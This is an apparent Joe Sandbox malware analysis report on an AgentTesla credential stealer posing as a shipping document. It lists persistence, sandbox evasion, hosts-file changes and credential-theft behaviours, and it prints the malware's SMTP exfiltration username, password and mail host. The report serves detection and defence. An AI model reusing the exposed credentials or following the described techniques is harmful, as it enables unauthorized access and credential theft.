ID: 532661
Sample Name: Shipping Document BL Copy.exe
Cookbook: default.jbs
Time: 15:47:21
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Shipping Document BL Copy.…

Overview

General Information

Sample Name:	Shipping Document BL Copy.exe
Analysis ID:	532661
MD5:	a11bddf84a3f709..
SHA1:	c9efd834b1b1760.
SHA256:	32669b1a78afc2c..
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp…
- Tries to steal Mail credentials (via fil…
- Initial sample is a PE file and has a …
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Modifies the hosts file
- Tries to detect sandboxes and other…
- .NET source code contains potentia…
- .NET source code contains very larg…
- Hides that the sample has been dow…

Classification



Process Tree

- **System is w10x64**
- Shipping Document BL Copy.exe (PID: 7068 cmdline: "C:\Users\user\Desktop\Shipping Document BL Copy.exe" MD5: A11BDDF84A3F7098A1200185D96D2DDF)
  - Shipping Document BL Copy.exe (PID: 7136 cmdline: C:\Users\user\Desktop\Shipping Document BL Copy.exe MD5: A11BDDF84A3F7098A1200185D96D2DDF)
- tKZVPq.exe (PID: 6556 cmdline: "C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe" MD5: A11BDDF84A3F7098A1200185D96D2DDF)
  - tKZVPq.exe (PID: 6240 cmdline: C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe MD5: A11BDDF84A3F7098A1200185D96D2DDF)
- tKZVPq.exe (PID: 6832 cmdline: "C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe" MD5: A11BDDF84A3F7098A1200185D96D2DDF)
  - tKZVPq.exe (PID: 2256 cmdline: C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe MD5: A11BDDF84A3F7098A1200185D96D2DDF)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "finance@demo.jeninfo.com",
  "Password": "%e&qapQ3oNkx",
  "Host": "mail.demo.jeninfo.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000000.298383826.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000000.298383826.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000000.377270702.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000009.00000000.377270702.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0000000C.00000000.395789636.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 55 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.Shipping Document BL Copy.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
2.2.Shipping Document BL Copy.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
12.0.tKZVPq.exe.400000.10.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
12.0.tKZVPq.exe.400000.10.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
10.2.tKZVPq.exe.4159aa0.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 58 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Spam, unwanted Advertisements and Ransom Demands:

Modifies the hosts file

System Summary:

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Modifies the hosts file

Lowering of HIPS / PFW / Operating System Security Settings:

Modifies the hosts file

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1	Process Injection 1 2	File and Directory Permissions Modification 1	OS Credential Dumping 2	System Information Discovery 1 1 4	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Disable or Modify Tools 1	Credentials in Registry 1	Security Software Discovery 3 1 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Virtualization/Sandbox Evasion 1 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Shipping Document BL Copy.exe	14%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe	14%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.0.Shipping Document BL Copy.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
2.2.Shipping Document BL Copy.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
12.0.tKZVPq.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.tKZVPq.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
12.0.tKZVPq.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
12.0.tKZVPq.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
12.0.tKZVPq.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.tKZVPq.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.tKZVPq.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.tKZVPq.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
2.0.Shipping Document BL Copy.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
2.0.Shipping Document BL Copy.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
2.0.Shipping Document BL Copy.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.0.tKZVPq.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
2.0.Shipping Document BL Copy.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
12.2.tKZVPq.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
9.2.tKZVPq.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
12.0.tKZVPq.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://mail.demo.jeninfo.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://BmacPT.com	0%	Avira URL Cloud	safe	
http://demo.jeninfo.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://qXonUXHmaco.net	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
demo.jeninfo.com	103.195.185.115	true	true		unknown
mail.demo.jeninfo.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.195.185.115	demo.jeninfo.com	India		394695	PUBLIC-DOMAIN-REGISTRYUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532661
Start date:	02.12.2021
Start time:	15:47:21
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Shipping Document BL Copy.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@9/5@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:48:20	API Interceptor	775x Sleep call for process: Shipping Document BL Copy.exe modified
15:48:45	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run tKZVPq C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe
15:48:54	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run tKZVPq C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe
15:48:57	API Interceptor	411x Sleep call for process: tKZVPq.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.195.185.115	http://pimpackaging.com/js/505.htm	Get hash	malicious	Browse	• pimpackaging.com/js/favicon.ico

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	14_output76EEB60.exe	Get hash	malicious	Browse	• tikonainternetservices.co.in/assets/img/png/evif/fre.php
	56_outputFAF073F.exe	Get hash	malicious	Browse	• tikonainternetservices.co.in/assets/img/png/evif/fre.php
	1jjjjjj_output513A770.exe	Get hash	malicious	Browse	• tikonainternetservices.co.in/assets/img/png/evif/fre.php
	15rm_outputA1B309F.exe	Get hash	malicious	Browse	• tikonainternetservices.co.in/assets/img/png/evif/fre.php
	http://www.wahathalwancontracting.com/Rechnungen/012019	Get hash	malicious	Browse	• www.wahathalwancontracting.com/Rechnungen/012019/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	DHL SHIPMENT NOTIFICATION 284748395PD.exe	Get hash	malicious	Browse	• 208.91.199.223
	SHIPPING DOCUMENT & PL.exe	Get hash	malicious	Browse	• 103.195.185.115
	Swift MT103 pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Scan096355.exe	Get hash	malicious	Browse	• 208.91.199.225
	yYa94CeATF8h2NA.exe	Get hash	malicious	Browse	• 208.91.199.223
	part-1500645108.xlsb	Get hash	malicious	Browse	• 103.76.231.42
	part-1500645108.xlsb	Get hash	malicious	Browse	• 103.76.231.42
	item-40567503.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-40567503.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	PG4636 - Confirmed .xls.exe	Get hash	malicious	Browse	• 208.91.198.143
	item-107262298.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-107262298.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-1202816963.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-1202816963.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	DHL Receipt.html	Get hash	malicious	Browse	• 199.79.62.126
	BOQ.exe	Get hash	malicious	Browse	• 208.91.199.223
	RFQ-Spares and tools.exe	Get hash	malicious	Browse	• 208.91.198.143
	box-1688169224.xlsb	Get hash	malicious	Browse	• 199.79.62.54
	box-1689035414.xlsb	Get hash	malicious	Browse	• 199.79.62.54
	box-1688169224.xlsb	Get hash	malicious	Browse	• 199.79.62.54

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Shipping Document BL Copy.exe.log	
Process:	C:\Users\user\Desktop\Shipping Document BL Copy.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.345651901398759
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE47mE4Ko88:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz6
MD5:	D918C6A765EDB90D2A227FE23A3FEC98
SHA1:	8BA802AD8D740F114783F0DADC407CBFD2A209B3
SHA-256:	AB0E9F716E31502A4C6786575C5E64DFD9D24AF99056BBE2640A2FA322CFF4D6
SHA-512:	A937ABD8294BB32A612F8B3A376C94111D688379F0A4DB9FAA2FCEB71C25E18D621EEBCFDA5706B71C8473A4F38D8B3C4005D1589B564F9B1C9C441B6D3378 4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\tKZVPq.exe.log	
Process:	C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.345651901398759
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE47mE4Ko88:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz6
MD5:	D918C6A765EDB90D2A227FE23A3FEC98
SHA1:	8BA802AD8D740F114783F0DADC407CBFD2A209B3
SHA-256:	AB0E9F716E31502A4C6786575C5E64DFD9D24AF99056BBE2640A2FA322CFF4D6
SHA-512:	A937ABD8294BB32A612F8B3A376C94111D688379F0A4DB9FAA2FCEB71C25E18D621EEBCFDA5706B71C8473A4F38D8B3C4005D1589B564F9B1C9C441B6D3378 4
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe	
Process:	C:\Users\user\Desktop\Shipping Document BL Copy.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	707584
Entropy (8bit):	7.845435680671236
Encrypted:	false
SSDEEP:	12288:Z2m4hGpdaVDevwfb16bXmCiapN56QM4ig7LDi02xQSeFKGlMMKHbjO/1UbX7X2vZ:ZTuGL6DWO18XmCPzQQQgjf2xVVGCR2+4
MD5:	A11BDDF84A3F7098A1200185D96D2DDF
SHA1:	C9EFD834B1B17605802DA4ECD61BAC2354E980E7
SHA-256:	32669B1A78AFC2CC0017CEF36385F47D9C851FABF6AEAD330BEE2330A493A92C
SHA-512:	09F50DD907702D9A75A1168D9787F5A3924E55B5D5328E6927C55E5C8573AA0D6635A02FACE68AAE38789D9242125BF69F161457FAEE645898E545885F1B27C1
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 14%
Reputation:	low

C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....$.a.....0..... .....@.. ....@.....0...O.....8..... ....H.....text..... ....`.rsrc...8.....@..@.reloc..... .....@..B.....d.....H.....p>...F.....Z...`....Y.....0..7.....=...%....r...p.....%.r...p.%.rE..p.%...(.....+..*".(.....*&.(.....**..(.....*....(.....*....(.....*....0.....d.....{.....o.....+..*....0..3.....{....s.....o.....(I.....,..rc..psO...z..}....*..0.....o.....0..o.....0..o....2..o.....+....,..r...pr...ps....z.o.....o...ZX..{.....,..rM..ps.. ..z..{....o.....+_..(.....oL.....,B..{.....s/..

C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Shipping Document BL Copy.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Users\user\Desktop\Shipping Document BL Copy.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	835
Entropy (8bit):	4.694294591169137
Encrypted:	false
SSDEEP:	24:QWDZh+ragzMZfuMMs1L/JU5fFCkK8T1rTt8:vDZhyoZWM9rU5fFcP
MD5:	6EB47C1CF858E25486E42440074917F2
SHA1:	6A63F93A95E1AE831C393A97158C526A4FA0FAAE
SHA-256:	9B13A3EA948A1071A81787AAC1930B89E30DF22CE13F8FF751F31B5D83E79FFB
SHA-512:	08437AB32E7E905EB11335E670CDD5D999803390710ED39CBC31A2D3F05868D5D0E5D051CCD7B06A85BB466932F99A220463D27FAC29116D241E8ADAC495FA2
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	# Copyright (c) 1993-2009 Microsoft Corp...#..# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...#..# This file contains the mappings of IP addresses to host names. Each..# entry should be kept on an individual line. The IP address should..# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one..# space...#..# Additionally, comments (such as these) may be inserted on individual..# lines or following the machine name denoted by a '#' symbol...#..# For example:..#..# 102.54.94.97 rhino.acme.com # source server..# 38.25.63.10 x.acme.com # x client host....# localhost name resolution is handled within DNS itself...#.127.0.0.1 localhost..#.::1 localhost....127.0.0.1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.845435680671236
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Shipping Document BL Copy.exe
File size:	707584
MD5:	a11bddf84a3f7098a1200185d96d2ddf
SHA1:	c9efd834b1b17605802da4ecd61bac2354e980e7
SHA256:	32669b1a78afc2cc0017cef36385f47d9c851fabf6aead330bee2330a493a92c

General

SHA512:	09f50dd907702d9a75a1168d9787f5a3924e55b5d5328e 927c55e5c8573aa0d6635a02face68aae38789d9242125 bf69f161457faee645898e545885f1b27c1
SSDEEP:	12288:Z2m4hGpdaVDevwfb16bXmCiapN56QM4ig7LDi0 2xQSeFKGlMMKHbjO/1UbX7X2vZ:ZTuGL6DWO18Xm CPzQQQgjf2xVVGCR2+4
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....PE..L.... $.a.....0..... ....@.. ....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4adf82
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A824F6 [Thu Dec 2 01:44:22 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
